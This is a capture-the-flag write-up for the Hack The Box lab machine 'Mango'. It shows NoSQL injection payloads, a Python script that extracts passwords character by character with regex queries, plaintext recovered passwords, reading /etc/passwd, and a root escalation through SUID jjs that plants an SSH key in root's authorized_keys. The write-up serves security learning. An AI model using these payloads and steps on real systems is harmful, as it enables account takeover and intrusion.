Hack The Box : Mango
28 August, 2021
Nmap showed ports 22, 80 and 443 open. The certificate from port 443 was for staging-order.mango.htb
---------------------Starting Port Scan-----------------------
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
---------------------Starting Script Scan-----------------------
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
No new ports

After an initial survey, port 80 didn't reveal anything useful so I moved on to port 443. At its root was a search engine style page
The Analytics link lead to a Flexmonster instance

Looking for exploits for Flexmonster was also a dead end.
Next I revisited port 80, this time through https://staging-order.mango.htb and got a login page

I tried a bunch of SQL injection payloads, but nothing happened. So I started trying NoSQL injection payloads. The response code changed from 200 to 302
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=ioh0f11mmcqqen6v22k9dcg1o3' --data-raw 'username[$ne]=admin&password[$ne]=admin&login=login'
302
Following the redirect I landed at /home.php which mentioned an email admin@mango.htb indicating that admin might be a possible username. With the username fixed, I tried a regex based payload for the password and saw a pattern, guessing that if the character was present in the password the HTTP status code would be 302, and 200 otherwise.
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=admin&password[$regex]=c.*&login=login'
302
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=admin&password[$regex]=a.*&login=login'
200
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=admin&password[$regex]=b.*&login=login'
200
If I put a caret symbol ^ at the start, I would be checking if the password starts with the given character
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=admin&password[$regex]=^t.*&login=login'
302
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=admin&password[$regex]=^c.*&login=login'
200
So I could loop through the whole character set and figure out the password, let's turn this into a script...
import requests
import string

password = ''
while True:
    for ch in string.digits + string.ascii_letters + string.punctuation:
        if ch in ['*','+','.','?','|','\\']:
            continue
        payload = {
                "username": "mango",
                "password[$regex]": "^"+password+ch+".*",
                "login": "login",
        }
        headers = {
                'Cookie': 'PHPSESSID=i559oik6s56ffp5tob66cmgpq5'
        }
        response = requests.post('http://staging-order.mango.htb/', data=payload, allow_redirects=False)
        if response.status_code == 302:
            print("Adding character:", ch)
            password += ch
            payload = {'username':'mango','password':password,'login':'login'}
            response = requests.post('http://staging-order.mango.htb/', data=payload, headers=headers, allow_redirects=False)
            if response.status_code == 302:
                print("Password:", password)
                exit()
            break
$ python3 script.py
Adding character: t
Adding character: 9
Adding character: K
Adding character: c
Adding character: S
Adding character: 3
Adding character: >
Adding character: !
Adding character: 0
Adding character: B
Adding character: #
Adding character: 2
Password: t9KcS3>!0B#2
I tried to login as admin through ssh but didn't work, probably admin isn't allowed over SSH
As a random guess, I tried the username mango and based on the pattern seen earlier, I inferred that it exists
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=mango&password[$ne]=test&login=login'
302
$ curl -o /dev/null -s -w "%{http_code}\n" 'http://staging-order.mango.htb/' -H 'Cookie: PHPSESSID=i559oik6s56ffp5tob66cmgpq5' --data-raw 'username=mango1&password[$ne]=test&login=login'
200
I could have used wfuzz against wordlist as well here... Ran the script with mango as the user
python3 script.py
Adding character: h
Adding character: 3
Adding character: m
Adding character: X
Adding character: K
Adding character: 8
Adding character: R
Adding character: h
Adding character: U
Adding character: ~
Adding character: f
Adding character: ]
Adding character: f
Adding character: 5
Adding character: H
Password: h3mXK8RhU~f{]f5H
User
Using this password, I was able to login as mango through SSH
mango@mango:~$ whoami
mango
mango@mango:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mango:x:1000:1000:mango:/home/mango:/bin/bash
admin:x:4000000000:1001:,,,:/home/admin/:/bin/sh
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)
And then switch to admin and grab the user flag
mango@mango:~$ su admin
Password:
$ whoami
admin
$ id
uid=4000000000(admin) gid=1001(admin) groups=1001(admin)
$ cat ~/user.txt
<flag>
Root
Found a SUID binary jjs
admin@mango:/home/admin$ ls -lthra /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-- 1 root admin 11K Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
JJS can be used in a number of different ways according to GTFOBins
I tried executing /bin/bash and triggering a reverse shell, but none of those worked. So I added my public key to /root/.ssh/authorized_keys and SSHed in
jjs> var FileWriter = Java.type("java.io.FileWriter");
jjs> var fw=new FileWriter("/root/.ssh/authorized_keys");
jjs> fw.write("ssh-rsa <key>");
jjs> fw.close();
$ ssh root@10.10.10.162
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 29 11:59:55 UTC 2021

  System load:  0.02               Processes:            115
  Usage of /:   25.8% of 19.56GB   Users logged in:      1
  Memory usage: 21%                IP address for ens33: 10.10.10.162
  Swap usage:   0%

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

     https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Oct 10 08:33:27 2019
root@mango:~# id
uid=0(root) gid=0(root) groups=0(root)
root@mango:~# whoami
root
root@mango:~# cat root.txt
<flag>
Another way I could have tried was setting SUID on /bin/bash